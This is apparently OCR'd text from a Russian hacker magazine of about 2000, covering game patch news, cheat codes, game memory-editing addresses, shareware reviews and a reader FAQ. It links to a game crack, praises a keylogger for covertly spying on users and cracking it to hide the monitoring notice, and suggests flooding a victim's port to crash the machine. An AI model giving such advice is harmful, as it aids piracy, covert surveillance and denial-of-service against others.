Unreal Tournament достиг версии 4.20. Основные моменты: улучшен Direct3D, исправлены некоторые проблемы с безопасностью сетевой игры и появился обновленный UnrealEd - редактор карт, разработкой которого занималась небезызвестная фирма Legend. Полный список исправлений можно посмотреть здесь:
http://www.unrealuniverse.com/media/files/ut/ReleaseNotes.htm

Версия 4.20 полностью совместима по сетевому коду с версиями 400, 402, 405b и 413, так что никаких проблем возникнуть не должно. Размер 6.2 Mb.

Скачать можно с этой страницы:
http://unreal.epicgames.com/tournamentversions.htm,
а ниже приведена прямая ссылка на FTP сайта Absolute Games.

Естественно, на каждый патч должен быть свой кряк. Поэтому не забудь загрузить "дополнительный" файл по линку ниже. Он совсем небольшой (всего 68 Kb), но очень полезный. :]

Дата выхода: 22.05.2000

Официальный сайт: http://www.unrealtournament.com/

Скачать UT patch v4.20:
ftp://ftp.ag.ru/unreal/UTPatch420.exe

Скачать UT patch v4.20 crack:
http://www.unreal.ru/files/ut420correct.zip

HolyWars (version 102)

HolyWars - это МОД для UT, в котором игрок может побывать на протяжении игры и "Святым", и "Грешником", и "Еретиком". Прямо как в жизни. :] В начале игры всем игрокам присваивается статус Грешника, и каждый борется за обладание так называемым "нимбом", который дает ему статус Святого. Грешнику не позволяется убивать других Грешников. Нарушивший это правило становится Еретиком. Еретик не может стрелять в Грешников - это разрешено только Святому, но любой может убить Еретика и заработать халявный фраг. Единственный способ покончить с позорным прошлым :] Еретика - это любыми средствами раздобыть нимб и стать Святым. Святой автоматически освобожден от грехов. Вот так вот сразу - "из грязи в князи"!
Нимб появляется в произвольной точке на уровне через 20 секунд после начала игры, и первый, кто под-


берет его, становится Святым. Каждый стремится шлепнуть Святого и заграбастать драгоценную реликвию, а тот, в свою очередь, всячески стремится это дело пресечь и отпустить грехи как можно большему количеству заблудших. Посмертно...


И так на протяжении всей игры. Если никто не захватывает нимб в течение 10 секунд, он исчезает и опять появляется в произвольной точке уровня.

Дата выхода: 19.05.2000

Официальный сайт:
http://www.planetunreal.com/flatware/

Скачать HolyWars: http://www.planetunreal.com/flatware/hw_files.shtml





Хочешь фрагов? Стань Святым!

Half–Life

Firearms (Release Candidate 1.2)

Firearms - это нечто, отдаленно напоминающее Counter Strike (но только отдаленно). Обычное начало игры - выбор команды, выбор оружия и в бой до тотального истребления команды противника. В Firearms присутствует лишь одна разновидность десматча - мультиплеер, хотя в планах разработчиков сделать со временем и сингл. Но это только планы, а пока присутствует лишь суровый экшн по сетке. Кстати, размер архива 28,8 Mb - это не так уж и много.

Впрочем, еще до начала июня должна появиться очередная beta 6.5 самого популярного мода для HL - Counter Strike (http://www.counter-strike.net/), так что можно и не успеть посмотреть Firearms в деле. :] Хотя, кто знает...

Дата выхода: 20.05.2000

Официальный сайт: http://www.firearmsmod.com/

Скачать Firearms:
ftp://ftp.stomped.com/pub/firearms/fa_rc-12.exe







KodeMaster cranyoblast@xakep.ru

Rollcage: Stage 2

Зайди в меню 'Bonus Awards' и набери следующие коды. Если ты правильно надавил все батоны, то услышишь мерзкий звук.
Metropolis - откроет все машины и самокаты
Mynameisneo - откроет все кампании
Mynameismrsmith - откроет кампании, кроме одной (для мазохистов, которые хоть что-то хотят пройти сами)
Inversion - все будет в зеркальном отражении
Wreckedonspeed - открываются все типы игры
Warpspeedmrsulu - открываются все трассы (как по такому кошмару вообще можно ездить...)
В принципе можешь еще понабирать от скуки эти коды: givemetheguysback, itisiwhoammad, billythewhizz, snar. Ты получишь не менее мерзкий звук, однако действие данных кодов от этого яснее не станет.

Rainbow Six: Rogue Spear: Urban Operations

Нажми во время игры [Enter] и появится дверь... эээ... в смысле форточка... ээ... во! - окно появится. В него эту чушь и вбивай - оно стерпит.
Хочешь, чтобы задышали тяжело-тяжело, как после секса? Наберите это - 1-900
Заново заполнить инвентарь - 5fingerdiscount
Бессмертие - avatargod
У всех головы становятся большими... мозги увеличиваются... череп жмет - bignoggin
Ритуальное самоубийство - death
Включаются функции отладки - debugkeys
Показывает, что надо сделать в этой миссии для выигрыша - explore
Показывает карты уровней - levelmaps
Вах! Савсем бальшой башка стал... снег упал, наверное, - meganoggin
Сделаем из компьютера дебила, отключим AI - nobrainer
Игроки становятся плоскими - turnpunchkick
Одеваем шапку самосран.... Ну, невидимку, в общем - theshadowknows
Шапки выдают всей команде - teamshadow
Вся команда становится бессмертной - teamgod
Начинаешь быстро двигаться - silentbutdeadly или fastactionresponseteam

Tachyon: The Fringe

Коды надо набирать в командном окне, которое вызывается нажатием цифры "7".
IM A CHEATER - включаются читы
ONE MILLION DOLLARS - дает тебе 5000 букazoидов
QUICKENING - бессмертие
COME GET SOME - казенные патроны... не жалко...
DILITHIUM - восстанавливается энергия
THERE IS NO SPOON - возвращаешься на базу с победой

BOOM STICK - тебе доступны все предметы
RAGTAG - доступны все корабли
KESSEL RUN - улучшаются характеристики корабля (ух, и наворотят твою старую консервную банку...)

Starlancer

Выбор миссии
На экране главного меню нажми Ctrl и не отпуская его набери слово potatoe
После этого в левом верхнем углу экрана появится надпись M1 - что означает миссия
За номером РАЗ. Используй цифровые клавиши своей клавиатуры, чтобы изменять номер миссии.
После того как выбрал нужную, одновременно нажми Ctrl и Enter и держи их
пока не появится экран выбора корабля.

Imperium Galactica 2


В меню набери: LISTENUPEVERYBODY!
Затем можно набрать следующие коды:
dienodie - Бессмертие
shootem' - Все оружие
ghettoblaster - Все корабли

Army Men: World War
Нажми клавишу "\" и набери
!throw me a frickin bone here
Это включит режим читов, после чего можно печатать следующий хлам:
!whistle and flute - солдата одевают в бронежилет
!i woke up this morning - дает 9 комплектов для маскировки (синего цвета - косим под голубых...)
!incognito - то же самое, но серого цвета (косим под ментов)
!this one goes to eleven - дает три удара напалмом
!let me down Un-do Disguises - снять маскировку
!pump me up - солдатики начинают бегать быстрее
!oh behave - заморозить врагов
!mojo - разморозить врагов
!rate me - режим отладки
!roody-pooh - дает неограниченное количество ударов с воздуха
!the meek - проиграть миссию
!cut to the chase - пройти миссию
!time for bed - убить выделенный юнит
!mona lisa - кот в мешке... какое-нибудь случайное событие происходит
!florence - дает неограниченные аптечки
!heavenly glory - дает юниту три бомбежки с воздуха
!yippee!!! - жуть... дает снайперку с неограниченными патронами
!haunt haunt haunt! - дает юниту 10 пластиковых взрывчаток

!sprinkles - дает 30 мин.
!hello neo - апргрейдит ружье до безбожного уровня
!i like to keep this handy - дает неограниченную базуку



!patty melt Give - неограниченный огнемет
!you want some Give - дает кучу гранат (оптом дешевле)
!disco inferno Set - заставить юнит загореться (но урон ему при этом не наносится)
!italian job - вокруг курсора все мощно взрывается
!know your role... - восстанавливает здоровье солдата (тушенка, шнапс и все в порядке)
!door Teleport - телепортировать солдата туда, куда показывает курсор
!captain scarlet - бессмертие
!only human - убрать бессмертие



Evolva

Создай у себя на винчестере файл с именем coolhacker.reg и в любом текстовом редакторе (хоть в блокноте) и напиши в нем следующее:

```
REGEDIT4
[HKEY_LOCAL_MACHINE\SOFTWARE\Computer Artworks\Evolva\1.0]
"Debug"="1"
"EnableDebugConsole"="1"
"InfiniteHealth"="1"
"InfiniteMutations"="1"
"GenosAutoHeal"="1"
```

После этого сохрани его, кликни на нем два раза и ответь "да" на вопрос Билли Гейтса. Твои мутанты станут бессмертными.

ЛОМКА 16 HEX

NEUROSURGEON (CRANYOBLAST@XAKEP.RU)

Jagged Aliance 2
Исполняемый файл - ja2.exe.

После подстановки "орудийных" адресов оружие появляется в правой руке персонажа.

Player character:
Energy:
71C687 - 64
71C688 - 64

Move:
7192F2 - 64
71C3C3 - 64
71C3C4 - 64

Reload weapon:
71C486 - FF

RocketGun:
71C480 41
71C481 - 00
71C482 - 01
71C484 - 64
71C486 - FF
71C488 - 71
71C48A - 64
71C490 - F1
71C491 - 00
71C492 - 33
71C493 - 01
71C494 - D0
71C495 - 00
71C496 - D1
71C497 - 00
71C498 - 64
71C499 - 64
71C49A - 64
71C49B - 64

FnMINIMI:
71C480 - 22
71C481 - 00
71C482 - 01
71C484 - 64
71C486 - FF
71C488 - 5E
71C48A - 64
71C490 - F1
71C491 - 00
71C492 - 33
71C493 - 01
71C494 - D0
71C495 - 00
71C496 - D1
71C497 - 00
71C498 - 64
71C499 - 64
71C49A - 64
71C49B - 64

FNP90:
71C480 - 0F
71C481 - 00
71C482 - 01
71C484 - 64
71C486 - FF
71C488 - 6A
71C48A - 64
71C490 - F1
71C491 - 00
71C492 - 33
71C493 - 01
71C494 - CF
71C495 - 00
71C496 - 36
71C497 - 01
71C498 - 64
71C499 - 64
71C49A - 64
71C49B - 64

ПТГ:
71C480 - 33
71C481 - 00
71C482 - 01
71C484 - 64
71C486 - 01
71C488 - 00
71C48A - 64
71C490 - 00
71C491 - 00
71C492 - 00
71C493 - 00
71C494 - 00
71C496 - 00
71C497 - 00
71C498 - 00
71C499 - 00
71C49A - 00
71C495 - 00

Machete:
71C480 - 36
71C481 - 00
71C482 - 01
71C484 - 64
71C486 - 00
71C488 - 00
71C48A - 00
71C490 - 00
71C491 - 00
71C492 - 00
71C493 - 00
71C494 - 00
71C495 - 00
71C496 - 00
71C497 - 00
71C498 - 00
71C499 - 00
71C49A - 00
71C49B - 00

Silver
Исполняемый файл - silver.exe

Health points:
1A34CEC - FF
1A34C3C - FF

Mana points:
1A34C40 - 99

Armour:
1A34C4C - FF

Constitution:
1A34C38 - FF

Dexterity:
1A34C2C - FF

Strength:
1A34C28 - FF

Wisdom:
1A34C34 - FF

Arrows:
2458DE4 - 50

Ranced skill:
1A34C30 - FF

Planescape torment
Исполняемый файл - torment.exe

Здоровье рекомендую заморозить.
BED2B8 - points to create Nameless (8 bits)
CAA83C - Money (32 bits)

Max Skills:
61208E - E9
61208F - FF
612090 - 00
612091 - 00
612092 - 00
615BDE - 83
615BDF - EA
615BE0 - 01

Max&Full health:
4B8305 - 66
4B8306 - B9
4B8307 - A8
4B8308 - 61
4B8321 - 66
4B8322 - 89
4B8323 - 8A
4B8324 - 06
4B8325 - 0F
4B8326 - 00
4B8327 - 00
4B832A - EB

Методика

Для ввода цепочек рекомендуется использовать CheatFinder версии не ниже 1.0, достать который можно с cheatfinder.freeservers.com. Запускаешь игру, затем CF. В окне Applications Executing выбираешь ее исполняемый файл. Жмешь кнопку "Search Value". В появившемся окне нажимаешь Insert и вводишь: Address - адрес, по которому значение "проживает" в памяти, например, AD04E8; Width - "толщина" значения, скажем, 32 bits; Name, например, "деньги в банке". Нажатие на OK добавит получившуюся строчку в чит-лист, теперь значение можно изменять. Для этого выделяешь строчку мышью и жмешь кнопку Change. В появившемся окошке можно ввести новое значение и, если хочется, "заморозить" его, поставив галочку возле "freeze value". Для справки, "заморозка" - это постоянная автоматическая подстановка значения в память. Частоту подстановки можно выбрать ползунком speed - от 2 до 200 раз в секунду. Сохранить чит-лист - нажать кнопку "Save PRF" в левой части CheatFinder.

Возможно также использовать любимый в народе Magic Trainer Creator v1.27. Делается это так: запустив MTC параллельно с игрой, в окошке Process ID выбираешь указанный exe'шник. Загружаешь модуль Magic Editor Creator. С помощью Add забиваешь всю информацию в чит-лист: название строчки, адрес и размер значения. Сохранив чит-лист в mec-файл, выбираешь в менюшке справа "memory editor", выделяешь строчку мышью и редактируешь значение в Edit Zone. Несколько сложнее обстоят дела с "заморозкой" значения. После выбора exe'шника адреса вводятся в окно Values to write in memory. Причем формат несколько отличается от указываемого мной, например, "Лес: D11CCB (32 бита)" для MTC выглядит так: "Лес: D11CCB, D11CCC, D11CCD, D11CE" - те же самые 4 байта (как видно, нужно немного знать шестнадцатиричное счисление). Для каждого байта выставляется значение в hex. Сохраняешь чит-лист в gtc-файле, выбираешь частоту подстановки, нажимаешь "Poke all" и "Freeze". Значения заморожены.




M.J.ASH M.J.ASH@XAKEP.RU

Spytech SpyAgent v 1.05

Windows 9x/NT4
Size: 482 Kb
Shareware
http://www.spytech-web.com/spyagent.htm


С некоторых пор мне стали попадаться троянские кони и клавиатурные шпионы, написанные на Visual Basic-е. Вообще-то, я ничего не имею против этого языка программирования. Просто меня прикалывает, когда троян, который рекламируется автором как супер-пупер-наворот, жалобно пискнув, вылетает с сообщением о том, что необходимая версия Visual Basic-овской библиотеки не найдена. Такое событие всегда вызывает появление язвительной ухмылки на моей морде, после которой следует немедленное удаление этого чуда трояностроения с моего жесткого диска. Тем приятней мне было познакомиться с клавиатурным шпионом SpyAgent от фирмы Spytech. Он оказался весьма компактно и грамотно написанной прогой, которая умеет писать в логи не только все нажатия клавиш и названия приложений, с которыми работает юзер на компе с запущенным сервером SpyAgent-а, но еще и отслеживает все контакты "подопечного" в сети Интернет. Кроме того, SpyAgent отсылает регулярные отчеты Хозяину на e-mail (лично я очень люблю получать такие письма ;)... З.Ы. Минусы у SpyAgent-а те же, что и у большинства коммерческих клавиатурных шпионов: пока их не крякнешь, они будут нахально сообщать юзеру ушастому, что за ним ведется наблюдение, а также работать в полную силу только ограниченный период времени.



Visual Favorites v 1.01

Windows 9x/NT4/2k
Size: 1200 Kb
Freeware
http://www.vanillasoftware.com


Я всегда говорил, что ставить закладки на интересные сайты легко, а вот писать к ним развернутые комментарии довольно утомительно. Но если не писать эти самые комментарии, то сделанная тобой закладка может очень легко потеряться среди десятков своих собратьев. Я сам не раз задумчиво почесывал затылок пятерней, разглядывая закладку с заголовком "Кульный сайт" и мучительно вспоминая, чем же именно этот сайт мне так угодил. Хорошим способом избежать таких изнуряющих голову размышлений может стать знакомство с прогой, которая, помимо названия сайта, сохраняет в своей базе данных еще и уменьшенный скриншот его титульной страницы. Об одной из таких прог - VisBookMarks (www.rudenko.com) - я уже как-то рассказывал. Теперь вот появилась еще одна подруга с похожими свойствами - Visual Favorites. Приятными особенностями этой проги является то, что она помещает свою панель прямо в окне просмотра ослика IE (с левой стороны), позволяет делать закладки одним кликом по кнопке "Add/Update" и еще обладает как бы режимом предпросмотра. То есть можно кликнуть по уменьшенному изображению и получить картинку "в полный рост", разглядывая которую легко вспомнить, что за сайт ты "заложил". Кроме этого, с Visual Favorites не нужно разрываться между имеющейся в IE системой работы с закладками и новой визуальной. Они работают параллельно, и данные между ними синхронизируются. Прога обладает и другими фишечками и наворотами, но, как ни странно, денег не требует - только баннерами тихо шелестит.



TrialBlazer v 3.0

Windows 9x
Size: 1026 Kb
Shareware
http://www.procode.com.au/trialblazer

Ты в курсе, приятель, что большинство прог представляют собой полнейший отстой? Однако мне приходится тестировать все проги подряд, сотня за сотней, выбирая те из них, что достойны попадания в мои Шаровары (Эээ... Звучит как-то пошло, ну да ладно!). :) До того, как я познакомился с прогой 9Lives (Х № 9, www.duomark.com/9Lives)., мне приходилось переустанавливать Винды с нуля почти каждый месяц - некоторые из этой программной братии так сильно гадили в моей системе, что никакие деинсталляторы не помогали. Но в последнее время я повадился тестировать проги, находясь в защищенном режиме 9 Жизней. В этом режиме все изменения, которые происходят с твоим компом, отслеживаются и записываются. Ты можешь устанавливать сомнительные проги, удалять/копировать файлы, "править" реестр, короче - издеваться над системой как тебе вздумается. А все потому, что при выходе из этого режима программа 9Lives предоставляла тебе возможность отменить все внесенные изменения. Вот так, запросто. Взять и отменить! Даже в том случае, если после твоих издевательств система умирала, тебе достаточно было выбрать "Throw away changes made in Protected Mode" в DOS-овском окне, и все возвращалось в исходное состояние (удаленные файлы появлялись, гадские проги - пропадали). :) Но сейчас я решительно сменил 9Lives на другую прогу - TrialBlazer. Правда, при переходе никакой разницы я не почувствовал. Не знаю, кто у кого спер исходные тексты, но эти две проги похожи как братья-близнецы! Но одно важное отличие между ними мне найти удалось. Дело в том, что для TrialBlazer-а создан нормальный кряк, а для 9Lives - все еще нет. :)



Mr. Cool v 2.0

Windows 9x/NT4/2k
Size: 914 Kb
Freeware
http://www.netservs.com/mrcool


В Инете существуют специальные службы, которые рассылают затребованные файлы по почтовым ящикам (некоторые из читателей Х даже считают, что я - живой пример такой службы). :) Если ты слышишь об этом первый раз в своей жизни, то я рекомендую тебе незамедлительно ознакомиться со статьей "Получение файлов по e-mail", выложенной на сайте www.softbest.ru. Из этой статьи ты, в частности, узнаешь, что существуют такие проги, которые могут взять на себя всю грязную работу по "заказу" нужных файлов у этих служб. Вот, к примеру, прога Mr. Cool - как раз из этой братии. Для того, чтобы заказать доставку нужного тебе файла (или веб-странички), тебе будет достаточно перетащить его URL-а из окна бродилки в окно этой проги. Mr. Cool может также выхватывать ссылки и из буфера обмена, но эту возможность лучше сразу же отключить, если ты не хочешь себе что-нибудь заказать случайно, по ошибке и в результате обнаружить свой почтовый ящик забитым всякой фигней. Фишка в том, что Mr. Cool отсылает запросы не спрашивая твоего подтверждения - это не есть хорошо. Зато эта прога умеет составлять свои запросы так, чтобы объемные файлы приходили на твое мыло несколькими письмами, порезанные на части заданного тобой размера. Это очень полезно, если твой страдающий патологической жадностью провайдер взял и наложил ограничение не только на объем твоего почтового ящика, но еще и на размер каждого отдельно взятого письмеца.



Ulead COOL 3D v 3.0

Windows 9x/2k
Size: 13468 Kb
Shareware
http://www.ulead.com/cool3d


Новая версия совершенно чумовой проги для создания трехмерных анимированных текстовых эффектов. Ты видел, как взрываются, сгорают или улетают в никуда титры в голливудских блокбастерах? Так вот, с помощью Ulead COOL 3D можно лепить такие шедевры десятками. Не, ну конечно, самые продвинутые перцы могут сначала мысленно представить себе какой-нибудь спецэффект, а затем неделями дрочить 3D MAX, воплощая его в жизнь. Но к чему такие сложности? Гораздо продуктивнее (и веселее) :) использовать Ulead COOL 3D и метод научного тыка. Сначала ты пишешь нужный текст, а затем начинаешь навешивать на него различные навороты: сначала делаешь буквы объемными, затем натягиваешь на них различные текстурки, меняешь фоновые картинки, балуешься с освещением (а шоб буквы блестели). :) Потом настает время для более серьезных вещей: надо выбрать, как и куда именно будут двигаться буквы. Будут ли они улетать вдаль или же просто вращаться? Ну и напоследок ты накладываешь спецэффекты, поджигая, обращая в пепел или сворачивая в праздничный рогалик текстовые строки... А причем тут метод научного тыка? А притом, что все эти операции производятся с текстом простым перетаскиванием нужного инструмента (картинки, демонстрирующей его работу) с инструментальной панели в рабочее окно. Перетащил, посмотрел. Не понравилось? Перетаскиваешь другой инструмент, смотришь...



ClipMate v 5.1.11

Windows 9x/NT4
Size: 1202 Kb
Shareware
http://www.thornsoft.com

Эта прога работает вместе с Windows Clipboard, довольно успешно борясь с хроническим склерозом последнего. Для этого ClipMate постоянно отлавливает всю инфу, которая попадает в этот "буфер обмена" и бережно помещает ее в свою базу данных. И хотя порой размеры этой базы могут достигать весьма внушительных размеров, поиск нужного тебе в данный момент куска информации это не затрудняет - все захваченные данные ClipMate хранит в хорошо просматриваемом виде. Выбираешь нужную тебе запись, и она тут же перемещается в "буфер обмена" - бери и пользуйся. Все захваченные данные легко можно упорядочить, просто распихав их по разным разделам в самой ClipMate. Ты можешь даже редактировать тексты и обрывки веб-страниц - прога имеет встроенный text/HTML редактора. Можно даже склеивать различные записи между собой. И в любой момент выделенные записи из любого раздела могут быть сброшены на винч. Так что ClipMate не только расширяет возможности стандартного "буфера обмена", а еще и предлагает новый очень быстрый и простой способ сбора информации. Ну, и самое главное - ClipMate не достает тебя своими наворотами. Ты работаешь с "буфером обмена" как обычно, а в окошко ClipMate лезешь только тогда, когда тебе действительно надо.






Search Maker Pro v 2.0.3

Windows 9x/NT4/2k
Size: 2383 Kb
Shareware
http://www.searchmakerpro.com

Я раньше думал, что без использования скриптов оборудовать веб-сайт поисковым механизмом невозможно. Я ошибался. Оказывается, с помощью программы Search Maker Pro поисковик можно присобачить к любому сайту. Причем - без особого труда! Для этого достаточно натравить Search Maker Pro на свой веб-сайт или, скажем, на набор веб-страничек, сваленных в каком-нибудь каталоге на твоем винче, а затем правдиво отвечать на вопросы Мастера. И через несколько минут у тебя на руках окажется один единственный HTML-файл, включающий в себя индекс (куски текста с указаниями, откуда именно они были выдраны), :) и JavaScript-код, который умеет этот индекс лопатить. Достаточно пристроить этот файл на свой веб-сервер, и вот уже у тебя есть реальный поисковый механизм, который понимает запросы на русском языке и выдает очень приятные и развернутые ответы (см. скриншот). Подогнать его дизайн под дизайн твоего сайта труда не составит. А поскольку этот поисковик не использует скрипты, то он будет работать, даже если ты запишешь свой сайт на CD.



ActiveWords Internet Companion v 1.6

Windows 9x/NT4
Size: 7385 Kb
Freeware
http://www.activewords.com

Эта прога довольно оригинальна, и я юзал ее с большим удовольствием. AW Internet Companion использует технологию ActiveWords (как обычно, новую и революционную), :) а это значит, что AW Internet Companion внимательно отслеживает все, что ты набираешь на своей клавиатуре, надеясь рано или поздно встретить ключевое (активное) слово. Встретив такое слово, эта прога может выполнить закрепленное за этим словом действие, например: запустить какое-нибудь приложение или же открыть окно твоей бродилки и отправить тебя на какой-нибудь сайт. Я сказал "может выполнить" потому, что AW Internet Companion не делает лишних телодвижений: эта прога ждет твоего подтверждения - нажатия специальной клавиши. Выглядит это так: где угодно ты набираешь слово "op" и нажимаешь F8. AW Internet Companion выполняет связанную с этим словом команду (у меня - запускает Opery). :) Быстро и удобно. Кроме этого AW Internet Companion радует своим дружелюбным отношением к юзеру. Например, заметив, что ты "старым" способом запускаешь какую-нибудь программу, AW Internet Companion тут же предлагает тебе закрепить за этой прогой "активное" слово и больше не вспоминать про утомительные манипуляции мышкой. А еще AW Internet Companion позволяет "активизировать" русские слова, так что на www.dtf.ru я отправляюсь исключительно по слову "фраг". :)




FAQ

Андрей Каролик
andrusha@sl.ru

Наболевшие места, интимные вопросы и просто непонятки кидай на andrusha@sl.ru (Subject: FAQ). Самые гарные и продвинутые непременно попадут в этот раздел.



Что есть порт-сканеры и нафига они нужны?

Портсканеры - это проги, которые сканируют все виртуальные порты, открытые для обмена данными в сети. Чаще всего атака на любую систему начинается именно со сканирования портов. Ты смотришь, какие порты открыты, и тем самым узнаешь, какие сервисы на этой машине работают. Т.е. если ты видишь, что на машине открыт 21 порт, то это значит, что там висит демон ftp, а значит, можно его проверить на наличие дырок и воспользоваться этими дырками :). Ну, а если ты не хакер и просто хочешь нагадить своей жертве, то можно попробовать зафлудить открытый порт и тем самым, возможно, повесить вражескую машину.



Я есть очень сильно начинающий WEB-дизайнер. Для начала я внимательно прочитал твою статейку в СПЕЦвыпуске "Хакера" - "ВЕБдизайн для начинающих" - и тем самым совершил прорыв в будущее. Буду тебе очень сильно благодарен за помощь, если ты мне объяснишь, что значит "...код можно писать в чем угодно". А в чем? Если напишу в NotePad - что дальше с ним делать?

То, что код можно писать в чем угодно, значит, что код можно писать в чем угодно :). ХТМЛ просто не является языком программирования, и его не надо потом компилить, а просто набор разнообразных тегов, с помощью которых ты говоришь дядьке браузеру, что и как отображать на твоем сайте. Поэтому код в принципе можно писать в любом текстовом редакторе. А вопрос, что мне с ним дальше делать, меня просто убил :). А для чего ты вообще сайт-то делаешь? Если для того, чтобы выставить в Инет, ну так хватай файло, делай расширение *.htm или *.html и вперед, танки наши быстрые :).



У меня что-то трещит в системном блоке, это серьезно? И что это может быть?

У тебя это точно серьезно :). Если под треском ты понимаешь механическое биение или жужжание, то такие звуки может издавать любая подвижная механизма в корпусе или штуковина, которая касается стенок и от вибрации той самой штуковины начинает дребезжать о корпус. Что же за штуковина подвижная там сидит? Соответственно, это может быть только кулер либо на проце, либо на блоке питания и т.п. Если на нем намотался десяток проводов и шлейфов :), то он и правда может издавать странные звуки, а потом просто заклинить :). А если же бьются чьи-то концы :), то просто в нескольких местах по длине всех проводов сделай перетяжки, а свободные концы куда-нить закрепи. Если же треск не механической природы, то пора бы этот самый блок открыть и глянуть, что там коротит. А комп-то хоть работает? :) Часто бывает все еще проще: кулер блока питания просто надо смазать и сразу станет тихо, как в морге.

Насколько опасен мой монитор? Полысеть реально?

Угу, скоро будешь лысым импотентом :). Как ни странно, но все считают, что монитор в первую очередь опасен своими электромагнитными излучениями. Естественно, это тебе не ромашка с поля :), но все же современные мониторы проектируются по определенным стандартам, с экранированием и пониженным излучением в окружающую среду. К тому же основное излучение от монитора идет от задней и боковых стенок. Самый же главный вред от монитора наносится твоему зрению и твоей заднице :). Чтобы беречь зрение, не надо тыкать носом в монитор и иногда делать перерывы при длительном сидении у компа (ну или хотя бы каждые 10-15 минут отрываться от экрана и смотреть вдаль), а чтобы беречь задницу, занимайся спортом :).

Где можно надыбать список бесплатных ftp?

Списки анонимных черпай на http://tile.net/ftp-list. А для поиска файлов на большинстве русских ftp ползай на http://www.filesearch.ru. И вообще, ты на поисковых серверах хоть иногда бываешь? Зайди и введи для поиска ftp - гарантирую, что разгребать будешь месяц :).

У меня накрылся комп, а я забыла свой пароль к аське, что теперь делать?

